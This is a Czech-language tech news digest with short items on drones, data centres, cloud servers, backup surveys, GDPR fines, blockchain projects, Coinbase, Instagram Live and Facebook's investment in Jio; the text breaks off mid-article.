„Hezhou je krásné město s bohatými zdroji cestovního ruchu a jsme nadšeni, že můžeme zvýšit jejich přitažlivost s našimi AAV,” řekl Hu Huazhi, zakladatel, předseda představenstva a generální ředitel společnosti EHang. „Jak postupujeme, máme v úmyslu vytvořit více komerčních aplikací pro AAV značky EHang, jako je letecká prohlídka, která jedinečně spojí moderní kulturu a cestovní ruch. Vítáme také více místních partnerů, kteří se k nám připojí, a využíváme příležitosti k zajištění bezpečného, autonomního a ekologického přístupu k cestování a poznávání památek.“

EHang poskytuje zákazníkům v různých průmyslových odvětvích produkty AAV a komerční řešení v oblastech, jako je inteligentní správa měst, letecká mobilita (včetně osobní dopravy a logistiky), inteligentní správa měst a řešení leteckých médií.


Izraelské společnosti spolupracují na snižování nehod

NoTraffic a Eye-Net Mobile spojují své síly, aby umožnily komunikaci mezi řidiči a městskou infrastrukturou, aby pomohly na slepých místech a zvýšily bezpečnost na křižovatkách.

Vývojář platformy pro správu autonomního provozu NoTraffic oznámil dohodu o partnerství s celulárním vehicle-to-everything (V2X) specialistou Eye-Net Mobile, která řidičům umožní komunikovat s městskou infrastrukturou a omezit tak počet nehod.

Partnerství bude zahrnovat použití dat z dopravy NoTraffic pro pomoc na slepých místech. Společnosti budou spolupracovat na integraci svých schopností a nabídnou je městům, které přijaly platformu NoTraffic.

Partnerství je výsledkem úspěšného pokusu obou společností, jehož cílem bylo prokázat výhody komunikace mezi vozidlem a infrastrukturou, pokrýt slepá místa řidičů, zvýšit bezpečnost a snížit počet nehod.



Obě technologie byly integrovány, aby demonstrovaly několik scénářů prevence nehod na křižovatce. Během první fáze pokusu platforma NoTraffic, která řídila dopravní tok na křižovatce, detekovala vozidlo, které se chystalo jet na červenou. Když se řidič blížil ke křižovatce, aplikace Eye-Net nainstalovaná v mobilním zařízení řidiče obdržela

výstrahu v reálném čase, které ho upozornilo na možnou kolizi vozidla.

Ve druhé fázi systém NoTraffic identifikoval chodce, který skočil na silnici v oblasti, která měla blokováný výhled pro řidiče, který se blížil.

Celý článek si přečtete zde ▶



Zdroj: REDAKCE

Celý článek si přečtete zde ▶



Čína urychlí výstavbu datových center pro 5G

Čína zahajuje program na podporu budování infrastruktury včetně 5G sítě a datových center. Stranické noviny slibují novou infrastrukturu pro obnovení práce po pandemii Covid-19.

5G bude hrát velkou roli při pokračování v kontrole epidemie a podpoře obnovení práce. Státní výbor tak rozhodl podle zprávy v deníku People's Daily, oficiálních novinách Čínské komunistické strany. V Šanghaji vybírají úřady ze žádostí na stavbu nových datových center v roce 2020. 5G bude podporovat ekonomickou aktivitu a napomáhat při epidemiologické kontrole. Kromě datových center a sítě zahrnuje plán infrastrukturu elektrické sítě, systémy hromadné dopravy a železnice, dobíjecí stanice vozidel a projekty internetové věci.



Celý článek si přečtete zde ▶

Panduit uvedl na trh řadu bílých skříní pro hustá vlákna

Nové jednotky pojmu více vláken a lépe využijí distribuční prostor pod podlahou. Jsou zbarveny bíle, což podle marketingových materiálů společnosti může v datovém centru ušetřit energii. Na akci Data Center World v Londýně se společnost snažila ukázat konkrétnější zisky v hustotě.

„Existuje obchodní případ ohledně toho, jak vám bílé skříně mohou ušetřit energii, ale pro mě je vzrušující část zhuštění vláken. Datová centra se v průběhu příštích pěti let skutečně transformují: zákazníci se chtějí rozšířit a někteří říkají, že se budou muset stěhovat, protože nemají fyzický prostor,“ řekl Stephen Morris, vedoucí EMEA v oblasti technologie vláknové infrastruktury.

Marketingové materiály společnosti Panduit tvrdí, že bílé skříně poskytují lepší viditelnost a snadnější práci s nimi, a mohou být také malým příspěvkem ke snížení požadavků na energii: „Světlejší barevné skříně vytvářejí jasnější prostředí s více odrazeným

osvětlením a zvyšují celkovou úroveň osvětlení. To nabízí příležitost použít méně svítidel, což má za následek úsporu svítidel, nižší spotřebu energie při nepřetržitém osvětlení a snížení režijních nákladů na energii a údržbu.“

Morris řekl, že přístupy, jako je větší využití vysokých skříní (až 50 U), nástěnné uzavřené zóny a

uzavřené zóny navržené tak, aby seděly pod zvýšenou podlahou, mohou všechny poskytovat vysokou hustotu vlákna vyžadovanou výpočetní technikou, aniž by se spotřebovával prostor stojanu, který tato úroveň výpočetní techniky vyžaduje.

Celý článek si přečtete zde ▶




Foto: Panduit



IBM Cloud nabízí AMD Epyc v bare-metal serverech

IBM Cloud nyní nabízí na svých bare-metal serverech čipy AMD Epyc druhé generace. Servery se v současné době rozšiřují napříč datovými centry IBM v regionech Severní Ameriky, Evropy a Asie a Tichomoří.

Bare-metal dual socket server Epyc 7642 obsahuje 96 CPU jader na platformě, se základní taktovací frekvencí 2,3 GHz a zvýšením až na 3,3 GHz. Servery mají 8 paměťových kanálů na socket, podporu až 4 TB paměťové konfigurace a až 24 lokálních úložných jednotek.

„S těmito novými procesory můžeme klientům IBM Cloud nabídnout větší výběr a flexibilitu při výběru platformy, která je nejvhodnější pro uspokojení potřeb dnešních nejnáročnějších pracovních vytížení,“ uvedl Satinder Sethi, generální ředitel služby IBM Cloud Infrastructure Services.

Forrest Norrod, SVP a GM datových center a vestavěných řešení v AMD, dodal: „Procesory AMD Epyc 2. generace dodávají poskytovatelům cloudu jádra, škálovatelnost a propustnost pro kritická pracovní zatížení.“

Po letech úspěchu s řadou procesorů x86 se společnosti AMD od zavedení její procesorové řady Epyc podařilo získat podíl na trhu od konkurenční společnosti Intel.

Foto: DCD



Celý článek si přečtete zde ▶

Firma s digitálními radiátory Qarnot získala v investičním kole 6,5 milionu dolarů

Společnost Qarnot Computing získala 6,5 milionu dolarů na investice do výzkumu a vývoje a na rozvoj svého podnikání.

Pařížská firma staví jednotky, které se usadí v domácnostech a kancelářích a obsahují servery, které provádějí výpočty pro vzdálené zákazníky, a zároveň plní funkci jako radiátory a kotle, které využívají přebytečné teplo k zahřívání budov.

Mezi nové investory patří francouzská banka, Banque des Territoires a státní investoři Caisse des Dépôts. Crunchbase ohlásila, že Qarnot obdržel kolem 6 milinů EUR (6,5 mil. USD) v investičním kole, které bylo vyhlášeno 31. března.

„Toto získání finančních prostředků nám umožní učinit další krok vpřed a urychlit růst našeho sortimentu produktů a služeb, které jsou již známy a žádané,“ řekl Paul

Benoit, prezident Qarnot Computing. „Naši noví investoři sdílejí vizi společnosti Qarnot se zaměřením na vysoce strategická odvětví vysoce výkonné výpočetní techniky a energetické účinnosti v budovách.“



Toto je největší investice, kterou společnost za čtyři roky získala. Společnost naposledy získala významnou finanční injekci v roce 2016, kdy Data4 Group investovala do společnosti 2,5 milionu EUR a stala se jejím prvním soukromým akcionářem.

Celý článek si přečtete zde ▶




Foto: Quarnot

GFI Archiver 15.0: Nové uživatelské rozhraní a vylepšená podpora mobilního přístupu

Společnost GFI Software představila GFI Archiver 15.0, nejnovější verzi svého řešení pro archivaci e-mailů a souborů. Nová verze populárního firemního řešení obsahuje kompletně přepracované uživatelské prostředí v responzivním webovém standardu HTML5, snazší a efektivnější vyhledávání archivovaných položek jak v desktopových, tak v mobilních zařízeních, a vylepšené reportování.

Uživatelé mobilních zařízení mají nyní k dispozici stejnou funkcionalitu jako při práci s běžnými desktopy, což znamená přesnější filtrování a rychlejší nalezení požadovaných e-mailů, souborů, kalendářových záznamů, faxových zpráv i pro pracovníky mimo kancelář. Nová verze navíc usnadňuje reportování v rámci pokročilé analytické funkcionality MailInsights, ke které lze nyní získat přístup z jakéhokoliv zařízení s možností zaslání reportů přímo do poštovní schránky.

„Nová verze řešení GFI Archiver je druhou významnou aktualizací



během posledních 12 měsíců, což ukazuje na nezbytnost stále častějšího zlepšování produktů v oblasti zabezpečení firemní IT infrastruktury,“ řekl Dan Beer, výkonný ředitel společnosti GFI Software. „Stále více našich zákazníků spoléhá na GFI Archiver s cílem splnit bezpečnostní a regulační požadavky a my usilujeme o to, aby jim funkcionalita našeho produktu poskytovala ucelenou podporu.“

Novou verzi mohou okamžitě

začít využívat jak zákazníci GFI Archiver, tak předplatitelé licenčního modelu GFI Unlimited, jehož je toto řešení součástí. Zákazníci GFI Unlimited tak mohou za stejnou cenu zkombinovat GFI Archiver například s Kerio Connect, řešením poštovního serveru a klienta.

Zdroj: GFI

GFI®

Celý článek si přečtete zde ▶




Průzkum: 42 % firem zažilo výpadky v důsledku ztráty dat

Acronis, celosvětový lídr v řešeních ochrany dat nové generace, uvedl u příležitosti World Cyber Protection Week, který slaví jako pokračování Světového dne zálohování, že opět narostl počet uživatelů, kteří zažili ztrátu dat či zařízení. V oblasti firemních IT se více firem setkalo s výpadky provozu v důsledku ztráty dat a IT administrátoři v důsledku toho zvyšují frekvenci zálohování.

Průzkum společnosti Acronis je již v pořadí pátý, který od roku 2016 pravidelně provádí u příležitosti Světového dne zálohování. Letos jej společnost rozšířila i na skupinu IT administrátorů, kteří zodpovídají za firemní IT infrastrukturu. Bylo dotázáno na 3 000 respondentů z celého světa, jak běžných uživatelů, tak firemních IT profesionálů. Není překvapením, že dle výsledků zpracovaných na základě průzkumu se obě skupiny výrazně liší, jak zodpovědnosti k ochraně dat, tak i způsobem zabezpečení.

Došlo někdy ve vaší firmě k výpadku provozu v důsledku ztráty dat?



Nejzajímavější údaje z letošního průzkumu:

- 68 % běžných uživatelů již zažilo ztrátu dat či zařízení, ať již svých či rodinných příslušníků, což je o 3 procentní body více než při loňském dotazování.
- 42 % firem zažilo výpadky provozu v důsledku ztráty podnikových dat, což je o 12 procentních bodů více než vloni.
- I když většina (51 %) běžných uživatelů stále zálohuje lokálně, 31 % již zálohuje do cloudu a 17 % kombinovaně, což je o 5 resp. o 7

procent více než vloni.

- V případě IT administrátorů zálohuje 25 % lokálně, 35 % do cloudu, 20 % kombinovaně a zbylých 20 % replikuje data do jiných datových center.

- Výrazně narostly obavy běžných uživatelů z ransomwarových útoků (o 29 %), cryptojackingu (o 31 %) a sociálního inženýrství (o 34 % bodů)

Zdroj: Acronis

Acronis

Celý článek si přečtete zde ▶



Čínské veřejné cloudové firmy tvoří 40% trhu APAC

Čínské veřejné cloudové firmy dohromady podle posledních dostupných údajů Synergy Research Group společně tvoří 40 procent veřejného cloudového trhu v Asii a Tichomoří (APAC). Mimo Čínu dominují cloudu západní firmy.

Výzkum se zaměřil na veřejné příjmy IaaS a PaaS z posledního kvartálu roku 2019. Zatímco Amazon a Microsoft jsou mezi dvěma nejpobulárnějšími cloudovými platformami ve zbytku oblasti Asie-Pacifik (APAC), předních šest veřejných poskytovatelů cloudových služeb v Číně jsou místní firmy.

V Číně je Alibaba vedoucím cloudovým hráčem, následují Tencent, Baidu, Sinnet-AWS, China Telecom a China Unicom. V Japonsku se japonské firmy jako Fujitsu, NTT a Softbank také zařadily na první šestku.

I když v současné době představuje méně než třetinu světového trhu, cloud v APAC roste rychleji než severoamerické trhy nebo trhy EMEA.

V regionu APAC představuje Čína téměř třetinu veřejného cloudového trhu a je více než dvojnásobkem velikosti Japonska, druhého největšího trhu. Dalšími největšími trhy podle zemí v APAC jsou Indie, Jižní Korea, Austrálie, Hongkong a Singapur.

„Čína zůstává jedinečným cloudovým trhem, kterému zcela dominují místní společnosti. Mimo Čínu je na všech hlavních trzích v popředí Amazon a Microsoft,“ řekl John Dinsdale, hlavní analytik a ředitel výzkumu v Synergy Research Group.

Celý článek si přečtete zde ▶



JIC: Prototypuj a ověřuj

Přes pět miliónů korun rozdává město malým a středním firmám na výrobu a otestování prototypů inovativních produktů. Zájem o program, který spravuje inovační agentura JIC, už projeví desítky firem. Své projekty mohou hlásit až do 11. května.

Sehnat peníze na výrobu prototypu a prověření, zda je o novinku vůbec zájem, je zejména pro začínající podnikatele komplikované. Soukromí investoři nechtějí jít do rizika a získat peníze z veřejných zdrojů je obtížné. Právě proto přišlo město Brno společně s inovační agenturou JIC s programem Prototypuj a ověřuj. Jeho prostřednictvím rozdělí mezi malé a střední firmy 5 120 000 Kč.

Do programu se mohou hlásit nejen firmy se sídlem nebo provozovnou v Jihomoravském kraji s maximálním obrátem 10 milionů korun, ale také fyzické osoby, které mají v případě udělení podpory povinnost založit v regionu společnost.

Úspěšný žadatel získá od města 70 procent celkových nákladů projektu, zbývajících 30 procent si příjemce hraří sám.



Celý článek si přečtete zde ▶

Covid-19: Jak na osobní údaje

S Covid-19 vtrhla do našich životů nejen karanténa, ale i mnoho nápadů, jak za pomoci moderních technologií pomoci s řešením a prevencí. Bohužel, ne každé řešení a každá myšlenka však musí být vhodná. Vždy je třeba myslet na všechny aspekty. A ne každá pomoc je ta správná, i když je myšlena velmi dobře.

Jednou z metod je bezkontaktní měření teploty (třeba termokamerou) zaměstnanců při příchodu na pracoviště. Pokud jde pouze o měření teploty, není potřeba z pohledu bezpečnosti dat a osobních údajů nic namítat. Je-li u zaměstnance zjištěna zvýšená teplota, může být poslán domů, nejde tedy o nic vážného.

Jsou zde ale systémy, které chtějí společnosti využívat. Zejména při dalším zpracování dat. Problematické už může být i jen spojení údaje teploty se jménem, nebo fotografií testovaného. Rázem se zpracovatel může dostat do kategorie údajů zvláštní povahy (o zdravotním stavu).

V první řadě si položte otázku – je to nezbytné (proč je třeba uchovávat tyto údaje)? Neříkám, že nejsou závažné důvody. Pokud však ano, je nutné si velmi dobře zdůvodnit, proč! Za dobu psaní tohoto článku jsem na žádné



nepřišel, tedy ne na žádné spojené s běžným zaměstnavatelem a běžným provozem. Budu rád, pokud mi diskuzi pod článkem napíše možné důvody. Pokud tedy nenajdeme závažné důvody, nelze uvažovat nad zpracováním jinak, než jako nadbytečným.

Další úrovní bývá, že se k teplotě přiřadí fotografie, nikoli nikoli ta infračervená (teplotní), ale normální, ve viditelném spektru. Respektive obě možné fotografie. Pak zde máme jasnou identifikaci osoby a ještě k tomu s možným podezřením na pozitivní výsledek Covidu-19 (v současné době).

Četli jste nebo slyšeli o případu zdravotní sestry z Thomayerovy nemocnice, která se při pomoci pacientovi nakazila a následně

zemřela doma? Vyšlo najevo, jakému psychickému tlaku od spolupracovníků čelila, jakým výhrůžkám a urážkám, aniž by nějak za nastalou situaci mohla být zodpovědná. Proč to sem nyní pletu? Protože je to jeden z důsledků, který musíte vzít v potaz při zpracování dopadové analýzy. A té se v tomto případě nevyhnete. Možná si myslíte, že přeháním, ale jde o reálný případ, který se bohužel již stal.

Pokud chceme podobný systém instalovat, je třeba provést pečlivou přípravu.

Petr Gondek, DPO,
managing director
GDPR Support s.r.o.



Celý článek si přečtete zde ▶

GDPR: Zmatky v pokutách

Výše pokut, které mají být udělovány dle GDPR, zpočátku vyvolávala (a stále vyvolává) mnohé zmatky a otázky, neboť výklady příslušných jednotlivých národních regulátorů nebyly příliš unifikované a současná situace stále není zcela vyjasněná. Díky tomu, že již nicméně od 25. května 2018 nějaký čas uplynul, tak je možné pozorovat určité trendy a vyvozovat první závěry.

Co se týče mediálně sledovaných případů ve Francii a Velké Británii, určitě zaujme pokuta 50 milionů EUR proti Google LLC, 218 milionů EUR proti British Airways, či přibližně 117 milionů EUR v řízení proti řetězci hotelů Marriott. Důvodem bylo tvrzení porušení informačních povinností, zpracovávání bez právního titulu či nedostatečná technická a organizační opatření k předání unikátních osobních údajů.

Ani Rakousko není pozadu s poku-

tu ve výši 18 milionů EUR udělenou Rakouské poště za tvrzeň vytváření datových profilů 2,2 milionů Rakušanů, či Itálie s pokutou 27,8 milionu EUR telekomunikačnímu operátorovi TIM



za tvrzení reklamní telefonáty bez souhlasu uživatelů, nesprávné informace o zpracovávání osobních údajů a údajné používání jediného souhlasu pro několik různých účelů.

Celý článek si přečtete zde ▶



Zdroj: DLA Piper

Asociace českých herních vývojářů vyhlásila sbírku

Asociace českých herních vývojářů založila transparentní účet a vyhlásila veřejnou sbírku na podporu ohrožených zdravotníků v první linii. Spojila se tak v boji s pražskou ČVUT, brněnským VUT a institutem CEITEC, kterým věnuje výtěžek sbírky na výrobu obličejových masek a ochranných čelních štítů.

Sbírka pod názvem "Herní průmysl pomáhá" se tím obrací s výzvou finanční pomoci nejen na všechna herní studia a osobnosti českého herního průmyslu, ale také na všechny příznivce her a širokou veřejnost. Hry byly vždy nositelem pozitivních zkušeností a zážitků a rádi bychom v tomto duchu podpořili právě ty, kteří mají na hry času nejméně. Lékaře a zdravotní pracovníky v první linii, kteří jsou denně v kontaktu s pacienty a mnohdy postrádají klíčové zdravotní a ochranné pomůcky.

Výtěžek veřejné sbírky bude

rozdělen mezi dva projekty. Prvním je ochranná maska Covmask z laboratoří ČVUT, na které spolupracují s iniciativou COVID19. V tuto chvíli vyrábí 2 000 ks denně a čelí poptávce na týdny dopředu. Masky jsou zdarma dodávány primárně do nemocnic a dále do dalších zdravotnických zařízení a systémů integrované záchranné služby.

Druhým je projekt čelních štítů z laboratoří FabLab brněnského VUT. Ta nedávno investovala do výkonnějších technologií a zvýšila produkci na 2 000 ks denně. Stejně jako ČVUT dodává do nemocnic i dalších zdravotnických zařízení.

Výtěžek sbírky bude co nejrychleji uvolňován, střídavě mezi oba projekty. Veřejná sbírka se tím připojí mezi řadu již probíhajících forem podpory ze stran herních studií i jednotlivců.

Celý článek si přečtete zde ▶



ECB používá open source řešení Corda k testování digitálního eura

Evropská centrální banka (ECB) provedla analýzu hospodářského a společenského dopadu vydání digitální měny centrální banky (CBCD) nebo digitálního eura. V rámci této analýzy provedla ECB „proof of concept“ související s anonymizací transakcí v digitální měně pomocí open source řešení Corda, blockchainové platformy pro podnikání.

V projevu ze dne 16. ledna 2017 Yves Mersch, člen výkonné rady ECB, vysvětlil, že digitální euro, také nazývané digitální základní peníze (DBM), „se vyznačuje dvěma vlastnostmi: (1) jako bankovky v oběhu, DBM je pohledávka vůči centrální bance; (2) na rozdíl od bankovek je digitální.“ Digitální euro by umožnilo nebankovním subjektům držet di-

c·rda

gitální pohledávky vůči Evropské centrální bance ve formě vkladů. Digitální euro by konkurovalo nezákonným kryptoměnám, jako jsou bitcoiny a soukromým projektům, jako je Libra (Facebook), což by umožnilo občanům EU získat přístup k některým výhodám digitálních peněz a zároveň udržet kontrolu nad tradičními finančními orgány. Ve své zprávě zveřejněné v prosinci 2019 „Zkoumání anonymity v digitálních měnách centrální banky“ vypracovala ECB „proof of concept“, aby otestovala, zda byla anonymizace transakcí v rámci

digitální měny, jako je digitální euro, dostatečná. ECB k tomu použila open source řešení Corda vyvinuté softwarovou blockchain společností R3. Open source software Corda používá hlavně Kotlin, Javu a C++ a je k dispozici na GitHubu pod licencí Apache 2.0. Řešení Corda se skládá ze dvou prvků: (i) software s otevřeným zdrojovým kódem nazývaný Corda a (ii) soubor standardů, síťových parametrů a souvisejících procesů správy nazývaných globální síť Corda. Tyto prvky společně vytvářejí řešení Corda, které umožňuje kterékoli organizaci nebo jednotlivci používat otevřenou síť k přímé transakci s jakoukoli jinou.



Celý článek si přečtete zde ▶

Španělská Bizkaia umožňuje společnostem a občanům experimentovat s open source blockchain platformou

Provinciální rada Bizkaia, jedné z provincií Baskicka ve Španělsku, umožňuje společnostem a občanům provádět experimenty s blockchain platformou v naději, že oddělí užitečné veřejné a komerční služby. „Tuto část veřejné infrastruktury považujeme za podobnou silnicím nebo zdravotnictví,“ vysvětluje Valentin Garcia Souto, vedoucí vývoje a inovací v IT oddělení Diputación Foral de Bizkaia.

První verze platformy, nazvaná Blockchain4all, byla představena na konci roku 2018. „Dává našim občanům k dispozici platformu softwaru jako služby, kde si mohou vyzkoušet nové služby,“ řekl Garcia. „Pokud budou úspěšné, mohou být jejich nápady a produkty umístěny na vlastní infrastrukturu nebo do cloudu.“

Pro přístup k Blockchain4all se musí občané a společnosti obrátit na Provinciální radu (Bizkaiko Foru Aldundia) nebo Lantik, vládního poskytovatele ICT služeb. Mezi další potenciální uživatele patří univerzity v regionu, vlády provinciálních rad Álavy a Gipuzkoa v Baskicku, obce a sdružení průmyslových podniků s otevřeným zdrojovým kódem v Baskicku ESLE. „Očekáváme, že do léta budeme mít přístup pro několik externích uživatelů,“ řekl Garcia.

Bizkaia Hyperledger blockchain platform běží výhradně na open source softwaru. Mezi komponenty patří operační systém Red Hat Linux, cloudová platforma Kubernetes, sada pro správu kontejnerů OpenShift, platforma datových toků Apache Kafka a software pro správu konfigurace počítačových clusterů Apache ZooKeeper.

První verze použila certifikáty s vlastním podpisem k ověření členů blockchainu a ke správě rolí. Po generální opravě v roce 2019 Blockchain4all nyní používá certifikáty podepsané baskickou vládou vlastněnou veřejnou certifikační autoritou Izenpe.

Samotná provinciální rada Bizkaia očekává, že použije Hyperledger blockchain pro služby včetně daní, nemovitostí, záznamy o dlužích a výsledky školních zkoušek.

Celý článek si přečtete zde ▶

Binance uvádí na trh nový Ethereum-kompatibilní blockchain

Binance uvádí na trh nový blockchain kompatibilní s Ethereum, s BNB jako nativním tokenem.

S názvem „Binance Smart Chain“ (BSC) by nový blockchain měl funkce inteligentních kontraktů jako má Ethereum.

„První praktickou a široce používanou Smart Contract platformou je Ethereum. Aby BSC využila relativně vyspělých aplikací a komunit, rozhodla se

být kompatibilní se stávajícím mainnetem Ethereum,“ uvádí Binance ve whitepaperu.

Binance již provozuje svůj nativní blockchain s názvem Binance Chain (BC), který pohání její decentralizovanou burzu Binance DEX. Ale protože „neposkytuje dostatečnou volnost a flexibilitu vývojářům decentralizovaných aplikací (dApps),“ Binance uvádí na trh další nativní blockchain.“

BSC by běžel paralelně s BC a byl by interoperabilní. „Binance DEX zůstane likvidním místem pro výměnu aktiv v obou řetězcích. Tato architektura se dvěma řetězci umožní uživatelům budovat decentralizované aplikace a digitální aktiva na jednom blockchainu a využívat rychlé obchodování k výměně na druhém,“ tvrdí Binance.



Celý článek si přečtete zde ▶

Coinbase aktualizuje mobilní aplikaci kvůli odměnám

Sanfranciská burza Coinbase rozšířila svou výdělečnou kampaň. Uživatelé nyní mohou získávat kryptoměny učením se o aktivech v uživatelsky přátelské mobilní aplikaci.


Dříve se mohli uživatelé účastnit programu odměn prostřednictvím platformy na ploše – ale ne prostřednictvím mobilu. Nyní burza se sídlem v San Francisku umožnila přímý přístup ke kampani Coinbase Earn všem prostřednictvím aktualizované mobilní aplikace Coinbase.

„Naším posláním je vytvořit otevřený finanční systém, kde se může kdokoli na světě podílet ze svého smartphonu,“ uvedla společnost v prohlášení. „Aby se tato vize stala realitou, musí být kryptoměny snadno získatelné a

snadno pochopitelné.“

Sekce odměn je přístupná z domovské obrazovky aplikace. Myšlenka je taková, že uživatelé získávají kryptoměnu jako odměnu při učení se o různých aktivech. Mohou také generovat odměny držním způsobem kryptoměny.

Nyní je také pro uživatele snazší, aby investovali do stablecoin od Coinbase, USDC a Tezosu a začali vydělávat odměny za tyto kryptoměny prostřednictvím aplikace, a pozvání přátel do Coinbase bude plynulejší. Uživatelé také uvidí, kolik bitcoinů získali za doporučení jako odměny prostřednictvím mobilní platformy.



Zdroj: Coinbase

V nadcházejících měsících bude přidáno více způsobů, jak získávat odměny a dozvědět se o různých kryptoměnách dostupných na Coinbase.

Coinbase vždy kladla důraz na její použitelnost a dostupnost.

Celý článek si přečtete zde ▶



Instagram zvažuje možnost přidat více než jednoho hosta do živého vysílání

Uprostřed pandemie COVID-19 probíhá renesance live streamování, kdy lidé hledají náhradu svých sociálních interakcí, jak nejlépe umí, a streamování v reálném čase poskytuje nejbližší alternativu.

Například aplikace pro videochat Zoom zaznamenala velký nárůst využití, zatímco aplikace pro videohovory s více účastníky Houseparty je také na vzestupu. Instagram to taktéž uznal, rychle zavedl funkci, která uživatelům umožňuje sdílet své uložené, oblíbené a doporučené fotografie nebo videa v aplikaci až se šesti lidmi najednou prostřednictvím videochatu. A teď se Instagram možná chystá udělat další krok, aby uspokojil zvýšenou poptávku. Nedávno přes Instagram Stories, šéf Instagramu Adam Mosseri poznamenal, že uvažují o přidání možnosti dalších osob v Instagram Live.

Jak vysvětlil Mosseri: „Právě teď můžete být ‘live’ najednou pouze s jednou jinou osobou, zkoumáme, jestli bychom to mohli

rozšířit, ale není jasné, že to je nejnáléhavější věc, kterou můžeme přidat k ‘Live’, nebo jen zvýšit stabilitu, přidávat další funkce, zpřístupnit na webu atd.“ Přidání Instagramu Live na web by také bylo užitečné, kdy poskytnutí více účastnických datových proudů v Instagramu Live by mohlo být velkým přínosem, pokud by Instagram našel schůdnou možnost. A to je velký problém, „pokud“ – problém s přidáváním více

účastnických datových toků spočívá v tom, že je to drahé, a to jak z hlediska rychlosti přenosu videa, tak z hlediska zatížení daty, což zvyšuje poptávku po systémech hostující aplikace. Multi-streamingová aplikace Blab to zkusila, což nakonec vedlo k jejímu zastavení – pokud se chystáte umožnit skupinám lidí streamovat video, v reálném čase, v jednom proudu, back-end proces může být nákladný, zejména pokud zpřístupňujete

tento jediný stream k prohlížení širšímu publiku než jen těm, kteří se na videu podílejí. Videochat je poněkud odlišný v tom, že stream je omezen na menší publikum – je to vnější kapacita sledování, která přidává významnou složku nákladů. To je pravděpodobně důvod, proč Facebook odstranil možnost live-stream s hosty prostřednictvím Facebook Live koncem minulého roku. Při oznámení této změny Facebook poznamenal:

„Zavázali jsme se vytvořit na Facebooku opravdu sociální zážitek z videa a neustále vyhodnocujeme sadu funkcí, které komunitě nabízíme. Je důležité, abychom upřednostňovali a zaměřovali se na zkušenosti, které pro komunitu přinášejí největší hodnotu.“

Pokud se tak stane, dokážete si představit, že by to bylo populární a nabídlo by to nový způsob, jak se zapojit do streamů. Ale budeme muset počkat a uvidíme, jestli Instagram udělá tento krok.

Celý článek si přečtete zde ▶



Zdroj: socialmediatoday.com

Facebook kupuje za 5,7 miliardy dolarů podíl v indickém poskytovateli internetu

Po nedávných zprávách, že se Facebook snažil získat podíl v indickém poskytovateli internetu Jio, sociální síť nyní potvrdila, že koupila většinový podíl v podniku vlastněném Reliance za obrovských 5,7 miliard dolarů.

Jak vysvětluje Facebook: „Dnes oznamujeme investici 5,7 miliardy dolarů, neboli INR 43 574 crore, do Jio Platforms Limited, která je součástí Reliance Industries Limited, čímž se Facebook stává

